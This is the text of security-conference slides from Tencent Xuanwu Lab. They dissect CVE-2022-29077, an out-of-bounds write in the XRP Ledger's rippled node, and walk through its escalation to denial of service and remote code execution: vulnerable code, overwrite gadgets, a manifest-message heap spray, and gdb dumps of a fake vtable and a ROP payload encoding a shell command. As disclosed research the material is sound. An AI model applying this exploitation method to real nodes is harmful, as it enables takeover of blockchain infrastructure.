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**2023**  
**AMS**

# XRP Raid Protector: Killing a Critical Bug Worth 40 Billion Dollars

Haoyu Yang | Senior Security Researcher | Tencent Security Xuanwu Lab



# Haoyu Yang (@spacesheepspec)

- Researcher at Tencent Security Xuanwu Lab
- Focus on blockchain and application security
- CTF player at Tea Deliverers



腾讯安全玄武实验室  
TENCENT SECURITY XUANWU LAB

# What is XRP?

- **XRP** means **XRP** **R**aid **P**rotector



Raid Protector  
Bug Killer











spraying



The Critical Bug  
XRP Ledger Node RCE Vulnerability

# XRP & XRP Ledger & Ripple

- **XRP**: A popular cryptocurrency in the world. Native token of XRP Ledger.
- **XRP Ledger (XRPL)**: A decentralized public layer-1 blockchain.
- **Ripple**: A company that created XRPL chain, a sponsor of the bug bounty program for rippled.

#	Name	Price	Market Cap 	Volume(24h) 	Circulating Supply 
1	 Bitcoin BTC	\$30,289.81	\$586,032,301,792	\$11,408,665,833 376,660 BTC	19,347,506 BTC
2	 Ethereum ETH	\$2,090.86	\$250,311,803,340	\$7,528,485,650 3,600,578 ETH	119,716,878 ETH
3	 Tether USDT	\$1.00	\$80,984,612,820	\$22,761,754,351 22,744,510,182 USDT	80,921,811,952 USDT
4	 BNB BNB	\$332.74	\$51,863,465,933	\$723,768,637 2,176,552 BNB	155,865,834 BNB
5	 USD Coin USDC	\$0.9999	\$31,828,800,054	\$3,416,705,602 3,417,417,280 USDC	31,832,462,319 USDC
6	 XRP XRP 	\$0.5199	\$26,904,195,044	\$645,468,219 1,242,477,146 XRP	51,750,810,378 XRP




# About XRP Ledger

- Key features
  - Trust lines: third-party currency issuing and transferring
  - Rippling<sup>[1]</sup>: transfer third-party currency through specific path
  - Exchange features: offers, auto-bridging, AMM...
  - No smart contract
- Consensus
  - The Ripple Protocol Consensus Algorithm
  - Based on BFT(Byzantine Fault-Tolerant)

# Consensus Network


## Roles of participants

- **Tracking server:** Distributes transactions from clients and responds to queries about the ledger
- **Validator:** Performs the same functions as tracking servers and also contributes to advancing the ledger history.



# rippled – the core node server

- **rippled**: Decentralized cryptocurrency blockchain daemon
- Implementing the XRP Ledger protocol in **C++ (Boost and STL)**.
- **The only node server** that compose the XRPL network.
- Attack Vectors:
  - RPC: wallet - node
  - P2P: node - node




# Network Communication

P2P communication is accomplished by:

1. HTTP handshake
  - HTTP/1.1 Upgrade mechanism on "/"
2. Protobuf-based communication
  - Approximately 25 types of P2P message

## Example HTTP Upgrade Request

```
GET / HTTP/1.1
User-Agent: rippled-1.4.0-b1+DEBUG
Upgrade: RTXP/1.2, XRPL/2.0
Connection: Upgrade
Connect-As: Peer
Crawl: public
Network-ID: 1
Network-Time: 619234489
Public-Key: n94MvLTIHQ1jByfGZzvQewTxQP2qjF6shQcuHwCjh5WoiozBrdpX
Session-Signature: MEUCIQCO08tH0h/tgCSRNe6Ww0wmIF6urZ5uSB819aAF5c
Remote-IP: 192.0.2.79
Closed-Ledger: 11RZSKqvNieGpPqbFGnm358pmF1aW96SDIUQcnMh6HI=
Previous-Ledger: q4aKbP7sd5wv+EXArwCmQiWZhq9AwB12p/hCtpGJNsc=
```



```
SEARCH
PeerImp::onMessage(
25 results in 1 file - Open in editor
PeerImp.cpp src/ripple/overlay\impl 25
PeerImp::onMessage(std::shared_ptr<protocol::TMMManifests...
PeerImp::onMessage(std::shared_ptr<protocol::TMPing> co...
PeerImp::onMessage(std::shared_ptr<protocol::TMCluster> ...
```

## message TMPing

```
{
  enum pingType {
    ptPING = 0; // we want a reply
    ptPONG = 1; // this is a reply
  }
  required pingType type = 1;
  optional uint32 seq = 2; // detect stale replies,
  optional uint64 pingTime = 3; // know when we think we
  optional uint64 netTime = 4;
}
```



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# The Bug (CVE-2022-29077)

1 slide before the  
vulnerable code was  
**PRESENTED**



# PeerFinder

- Livecache: Holds relayed IP addresses that have been received recently in the form of Endpoint messages via the peer to peer overlay.
- Bootcache: Stores IP addresses useful for gaining initial connections in file system.




# The Bug (CVE-2022-29077)

- Out-of-bound write
  - m\_lists: an array that contains 8 boost intrusive lists

```
template <class Allocator>
void
Livecache<Allocator>::hops_t::insert(Element& e)
{
    assert(e.endpoint.hops >= 0 && e.endpoint.hops <= Tuning::maxHops + 1);
    // This has security implications without a shuffle
    m_lists[e.endpoint.hops].push_front(e);
    ++m_hist[e.endpoint.hops];
}
```

```
using lists_type = std::array<list_type, 1 + Tuning::maxHops + 1>;
```

```
using list_type = boost::intrusive::
    make_list<Element, boost::intrusive::constant_time_size<false>>::type;
```





# The Bug (CVE-2022-29077)

- TMEndpoints message
  - endpoint: ipv4 or ipv6 address
  - hops: network distance measuring in hops
  - **unsigned** hops is cast to **signed** hops

```
message TMEndpoints
{
    message TMEndpointv2
    {
        required string endpoint = 1;
        required uint32 hops = 2;
    }
    repeated TMEndpointv2 endpoints_v2 = 3;
};
```

```
for (auto const& tm : m->endpoints_v2())
{
    auto result = beast::IP::Endpoint::from_string_checked(tm.endpoint());
    if (!result)
    {
        JLOG(p_journal_.error()) << "failed to parse incoming endpoint: {"
            << tm.endpoint() << "}";
        continue;
    }

    // If hops == 0, this Endpoint describes the peer we are connected
    // to -- in that case, we take the remote address seen on the
    // socket and store that in the IP::Endpoint. If this is the first
    // time, then we'll verify that their listener can receive incoming
    // by performing a connectivity test. If hops > 0, then we just
    // take the address/port we were given

    endpoints.emplace_back(
        tm.hops() > 0 ? *result : remote_address_.at_port(result->port()),
        tm.hops());
}
```

```
/** Describes a connectible peer address along with some metadata. */
struct Endpoint
{
    Endpoint();

    Endpoint(beast::IP::Endpoint const& ep, int hops_);

    int hops;
    beast::IP::Endpoint address;
};
```


# The Bug (CVE-2022-29077)

- Out-of-bound write
  - m\_lists underflow
  - m\_lists overflow

```
template <class Allocator>
void
Livecache<Allocator>::hops_t::insert(Element& e)
{
    assert(e.endpoint.hops >= 0 && e.endpoint.hops <= Tuning::ma
    // This has security implications without a shuffle
    m_lists[e.endpoint.hops].push_front(e);
    ++m_hist[e.endpoint.hops];
}
```

```
// Enforce hop limit
if (ep.hops > Tuning::maxHops)
{
    JLOG(m_journal.debug())
    << beast::leftw(18) << "Endpoints drop " << ep.address
    << " for excess hops " << ep.hops;
    iter = list.erase(iter);
    continue;
}
```

overflow check






# The Bug (CVE-2022-29077)

- Memory layout

```
class ApplicationImp
- std::unique_ptr<Overlay> overlay_;
- Application& app_;
- boost::asio::io_service& io_service_;
- ...
- std::unique_ptr<PeerFinder::Manager> m_peerFinder;
- boost::asio::io_service& io_service_;
- std::optional<boost::asio::io_service::work> work_;
- clock_type& m_clock;
- beast::Journal m_journal;
- StoreSqdb m_store;
- Checker<boost::asio::ip::tcp> checker_;
- Logic<decltype(checker_)> m_logic;
- beast::Journal m_journal;
- clock_type& m_;
- Store& m_store; clock
- Checker& m_checker;
- std::recursive_mutex lock_;
- std::shared_ptr<Source> fetchSource_;
- Config config_;
- Counts counts_;
- std::map<beast::IP::Endpoint, Fixed> fixed_;
- Livecache<> livecache_;
```




# The Bug (CVE-2022-29077)

- push\_front operation
  - Double-linked list
  - Inserting a node in the front of the list

```
static void link_before(node_ptr nxt_node, node_ptr this_node)
{
    node_ptr prev(NodeTraits::get_previous(nxt_node));
    NodeTraits::set_previous(this_node, prev);
    NodeTraits::set_next(this_node, nxt_node);
    NodeTraits::set_previous(nxt_node, this_node); // Overwrite 1
    NodeTraits::set_next(prev, this_node); // Overwrite 2
}

void push_front(reference value)
{
    node_ptr to_insert = priv_value_traits().to_node_ptr(value);
    node_algorithms::link_before(node_traits::get_next(this->get_root_node()), to_insert);
    this->priv_size_traits().increment();
}
```



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# OOB Write Internal

3 slides before the  
DoS attack


# ARRIVED



# From OOB to RCE

## First Instinct

- Search for similar double-linked lists
- Insert to that list
- Make a type (c++ obj) confusion





# From OOB to RCE

- push\_front operation
  - No consistency check
  - No need to be a real double-linked list

```
static void link_before(node_ptr nxt_node, node_ptr this_node)
{
    node_ptr prev(NodeTraits::get_previous(nxt_node));
    NodeTraits::set_previous(this_node, prev);
    NodeTraits::set_next(this_node, nxt_node);
    NodeTraits::set_previous(nxt_node, this_node); // Overwrite 1
    NodeTraits::set_next(prev, this_node); // Overwrite 2
}

void push_front(reference value)
{
    node_ptr to_insert = priv_value_traits().to_node_ptr(value);
    node_algorithms::link_before(node_traits::get_next(this->get_root_node()), to_insert);
    this->priv_size_traits().increment();
}
```



# From OOB to RCE

- List all gadget addresses that won't trigger SEGFAULT

```

[-] 0x4d360f0, off 5, 0x7f71b42b2970, 0x4d360f0
[-] 0x4d35fd0, off 23, 0x4d35d18, 0x4d2e490
[-] 0x4d35fb0, off 25, 0x4d35fa8, 0x4d35fa8
[-] 0x4d35e90, off 43, 0x4d35d40, 0x4d3e130
[-] 0x4d35d30, off 65, 0x4d35d28, 0x4d35d28


[-] 0x4d35cf0, off 69, 0x4c129b0, 0x4c116e0
[-] 0x4d35cd0, off 71, 0x4d35ce0, 0x4d35cd0
[-] 0x4d35cc0, off 72, 0x4d351b8, 0x4d351d0
[-] 0x4d35bf0, off 85, 0x4d35be8, 0x4d35be8
[-] 0x4d35bd0, off 87, 0x4d35148, 0x4d35bd0

[-] 0x4d35b60, off 94, 0x4d38450, 0x4d38450
[-] 0x4d35a40, off 112, 0x7f71b41c15e0, 0x7f71b0022e00
[-] 0x4d35370, off 221, 0x4d35ba0, 0x4d35bb8
[-] 0x4d35360, off 222, 0x4c5b7f0, 0x4c5b808
[-] 0x4d35310, off 227, 0x4d0da00, 0x4b88c90

[-] 0x4d35250, off 239, 0x4c12780, 0x4c12798
[-] 0x4d35230, off 241, 0x4d35ca8, 0x4d35230
[-] 0x4d35220, off 242, 0x4c12780, 0x4c12798
[-] 0x4d35210, off 243, 0x4be2bc8, 0x4c18370
[-] 0x4d35150, off 255, 0x4d35bd0, 0x4d35ba0


[-] 0x4d35130, off 257, 0x4c26db0, 0x4c26d80

```





# [Bonus] DoS Exploit



- Deadlock leads to DoS.
- Service restarts after 10 mins.

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
# Exploit Development

8 slides before the  
node server was  
**EXPLOITED**



# RCE Exploit

- Fake an endpoint obj into vtable.
- Control flow hijacking Gadget:
  - call qword ptr [rax+0x10]
  - call qword ptr [rax+0x60]
  - call qword ptr [rax+0A0h]
  - call qword ptr [rax+0A8h]
  - call qword ptr [rax+0B8h]



0x00	hops	protocol
0x10	ip_address	
0x20	-	port
0x30	-	-

```

0x00000000fffffeeb  0x0000000000000001
0xc73bad0002219800  0x000000000275bc1c
0x0000000000000000  0x000000000000c823
0x00000002794cdd40e  0x0000000000000000
  
```



# Heap Spraying

## Challenges

- Limited interfaces which accept binary bytes as input.
- Strict management of object lifetime.
- Always avoiding potential DoS vulnerability.

```
0x00000000ffffffcb  0x0000000000000001
0xc73bad0002219800  0x000000000275bc1c
0x0000000000000000  0x0000000000000c823
0x00000002794cdd40e  0x0000000000000000
```

Controllable Payloads



# Heap Spraying

## Long-term memory preallocation

- Endpoint
  - “ipv6 address” field
  - must follow the validation verifications
  - only last for 30 seconds
- Transaction
  - “Condition” field
  - 250 trasactions in queue at most
  - will be broadcast into the whole network





# Heap Spraying

- Manifest
- Go deeper into Protobuf

```
/* Provides the current ephemeral key for a validator. */  
message TManifest  
{  
    // A Manifest object in the Ripple serialization format.  
    required bytes stobject = 1;  
}  
  
message TManifests  
{  
    repeated TManifest list = 1;  
}
```

```
// @@protoc_insertion_point(class_scope:protocol.TManifests)  
private:  
    class _Internal;  
  
    template <typename T> friend class ::PROTOBUF_NAMESPACE_ID::Arena::InternalH  
    typedef void InternalArenaConstructable_  
    typedef void DestructorSkippable_  
    ::PROTOBUF_NAMESPACE_ID::internal::HasBits<1> _has_bits_  
    mutable ::PROTOBUF_NAMESPACE_ID::internal::CachedSize _cached_size_  
    ::PROTOBUF_NAMESPACE_ID::RepeatedPtrField< ::protocol::TManifest > list_  
    bool history_  
    friend struct ::TableStruct_ripple_2eproto;  
};
```

```
// RepeatedField and RepeatedPtrField are used by generated protocol message  
// classes to manipulate repeated fields. These classes are very similar to  
// STL's vector, but include a number of optimizations found to be useful  
// specifically in the case of Protocol Buffers. RepeatedPtrField is  
// particularly different from STL vector as it manages ownership of the  
// pointers that it contains.  
//
```



# Heap Spraying

- Manifest
- Go deeper into Protobuf

```
/* Provides the current ephemeral key for a validator. */
message TManifest
{
    // A Manifest object in the Ripple serialization format.
    // required bytes stobject = 1;
}

message TManifests
{
    repeated TManifest list = 1;
}
```

```
// @@protoc_insertion_point(class_scope:protocol.TManifest)
private:
class _Internal;

template <typename T> friend class ::PROTOBUF_NAMESPACE_ID::Arena::InternalArenaConstructable_;
typedef void InternalArenaConstructable_;
typedef void DestructorSkippable_;
::PROTOBUF_NAMESPACE_ID::internal::HasBits<1> _has_bits_;
mutable ::PROTOBUF_NAMESPACE_ID::internal::CachedSize _cached_size_;
::PROTOBUF_NAMESPACE_ID::internal::ArenaStringPtr stobject_;
friend struct ::TableStruct_ripple_2proto;
};
```

```
// This class encapsulates a pointer to a std::string with or without arena
// owned contents, tagged by the bottom bits of the string pointer. It is a
// high-level wrapper that almost directly corresponds to the interface required
// by string fields in generated code. It replaces the old std::string* pointer
// in such cases.
//
// The string pointer is tagged to be either a default, externally owned value,
// a mutable heap allocated value, or an arena allocated value. The object uses
// a single global instance of an empty string that is used as the initial
// default value. Fields that have empty default values directly use this global
// default. Fields that have non empty default values are supported through
// lazily initialized default values managed by the LazyString class.
```



# Heap Spraying

- Long-term object? Creating an acceptable manifest is hard.

```
if (auto mo = deserializeManifest(s))
{
    auto const serialized = mo->serialized;

    auto const result =
        app_.validatorManifests().applyManifest(std::move(*mo));

    if (result == ManifestDisposition::accepted)
    {
        relay.add_list()->set_stobject(s);

        // N.B.: this is important; the applyManifest call above moves
        // the loaded Manifest out of the optional so we need to
        // reload it here.
        mo = deserializeManifest(serialized);
        assert(mo);

        app_.getOPs().pubManifest(*mo);


        if (app_.validators().listed(mo->masterKey))
        {
            auto db = app_.getWalletDB().checkoutDb();
            addValidatorManifest(*db, serialized);
        }
    }
}
```

The "manifest" is a block of data that authorizes an ephemeral signing key with a signature from the **validator's** master key pair.


# Heap Spraying

- No need to be acceptable.
- Construct messages filled with 80000+ manifests. (max 64MB)
- Allocations last for 1-2s.

```
/* Provides the current ephemeral key for a validator. */  
message TManifest  
{  
    // A Manifest object in the Ripple serialization format.  
    required bytes stobject = 1;  
}  
  
message TManifests  
{  
    repeated TManifest list = 1;  
}
```

```
OverlayImpl::onManifests(  
    std::shared_ptr<protocol::TManifests> const& m,  
    std::shared_ptr<PeerImp> const& from)  
{  
    auto const n = m->list_size();  
    auto const& journal = from->pjournal();  
  
    protocol::TManifests relay;  
  
    for (std::size_t i = 0; i < n; ++i)  
    {  
        auto& s = m->list().Get(i).stobject();  
  
        if (auto mo = deserializeManifest(s))  
        {  
              
        }  
        else  
        {  
            JLOG(journal.debug())  
                << "Malformed manifest #" << i + 1 << ": " << strHex(s);  
            continue;  
        }  
    }  
}
```

# Heap Spraying

- No regular memory holes 
- Instead,
  - Send two 64 MB Manifest messages.
  - Send one malformed Endpoints message.
  - Send another two 64 MB Manifest messages.





# RCE Exploit

```
(gdb) x/200gx $rax
```

0x7f7ebe1e2458:	0x0000000003ee3620	0x000000003e9e7c0	Endpoint Object	Faked vtable
0x7f7ebe1e2468:	0x00000000fffffecb	0x0000000000000001		
0x7f7ebe1e2478:	0xc73bad0002219800	0x00000000275bc1c		
0x7f7ebe1e2488:	0x0000000000000000	0x000000000000c823		
0x7f7ebe1e2498:	0x0000002794cdd40e	0x0000000000000000		
0x7f7ebe1e24a8:	0x0000000000000315	0x6161616161616161	ROP Payload	
0x7f7ebe1e24b8:	0x6161616161616161	0x000000002c90697	(disguised as	
0x7f7ebe1e24c8:	0x6161616161616161	0x6161616161616161	serialized	
0x7f7ebe1e24d8:	0x011ec1d061616161	0x6161616100000000	Manifest object)	
0x7f7ebe1e24e8:	0x0697616161616161	0x6161000000002c9		
0x7f7ebe1e24f8:	0x0107c7f861616161	0x0356c81200000000		
0x7f7ebe1e2508:	0x02bcb10400000000	0x6e69622f00000000		
0x7f7ebe1e2518:	0x011ec1d27361622f	0x6161616100000000		
0x7f7ebe1e2528:	0x026ba9d361616161	0x0107c7f800000000		
0x7f7ebe1e2538:	0x0356c81a00000000	0x02bcb10400000000		
0x7f7ebe1e2548:	0x0000000680000000	0x0107c7f800000000		
0x7f7ebe1e2558:	0x0356c82200000000	0x02bcb10400000000		
0x7f7ebe1e2568:	0x02da4fd600000000	0x0043df6800000000		
0x7f7ebe1e2578:	0x0000015800000000	0x022f00be00000000		
0x7f7ebe1e2588:	0x0049c3f900000000	0x0356c7b800000000		
0x7f7ebe1e2598:	0x02487e2b00000000	0x0043df6800000000		
0x7f7ebe1e25a8:	0x0000000300000000	0x022f00be00000000		
0x7f7ebe1e25b8:	0x0049c3f900000000	0x0356c7c000000000		
0x7f7ebe1e25c8:	0x02487e2b00000000	0x0107c7f800000000		
0x7f7ebe1e25d8:	0x0356c83a00000000	0x02bcb10400000000		
0x7f7ebe1e25e8:	0x0000000000000000	0x0043df6800000000		
0x7f7ebe1e25f8:	0x0356c7a000000000	0x0049c3f900000000		
0x7f7ebe1e2608:	0x0356c7b000000000	0x004e9be900000000		
0x7f7ebe1e2618:	0x0000000000000000	0x010f95f000000000		
0x7f7ebe1e2628:	0x6500632d00000000	0x6b636148206f6863		
0x7f7ebe1e2638:	0x706f2f203e206465	0x656c707069722f74		
0x7f7ebe1e2648:	0x6361682f6e69622f	0x6161610000064656		

```
Thread 2 "io svc #0" hit Breakpoint 1, 0x0000000016d4351 in ripple::PeerImp::onMessage(std::shared_ptr<protocol::TMPeerShardInfoV2> const&) ()
(gdb) x/i $rip
=> 0x16d4351 <ZN6ripple7PeerImp9onMessageERKSt10shared_ptrI8protocol17TMPeerShardInfoV2EE+1489>:
    callq *%0x68(%rax)
(gdb) x/16gx $rax
0x7f7ebe1e2458: 0x000000003ee3620      0x000000003e9e7c0
0x7f7ebe1e2468: 0x00000000fffffecb  0x0000000000000001
0x7f7ebe1e2478: 0xc73bad0002219800  0x00000000275bc1c
0x7f7ebe1e2488: 0x0000000000000000  0x000000000000c823
0x7f7ebe1e2498: 0x0000002794cdd40e  0x0000000000000000
0x7f7ebe1e24a8: 0x0000000000000315  0x6161616161616161
0x7f7ebe1e24b8: 0x6161616161616161  0x000000002c90697
0x7f7ebe1e24c8: 0x6161616161616161  0x6161616161616161
0x7f7ebe1e24d8: 0x011ec1d061616161  0x6161616100000000
0x7f7ebe1e24e8: 0x0697616161616161  0x6161000000002c9
0x7f7ebe1e24f8: 0x0107c7f861616161  0x0356c81200000000
0x7f7ebe1e2508: 0x02bcb10400000000  0x6e69622f00000000
0x7f7ebe1e2518: 0x011ec1d27361622f  0x6161616100000000
0x7f7ebe1e2528: 0x026ba9d361616161  0x0107c7f800000000
0x7f7ebe1e2538: 0x0356c81a00000000  0x02bcb10400000000
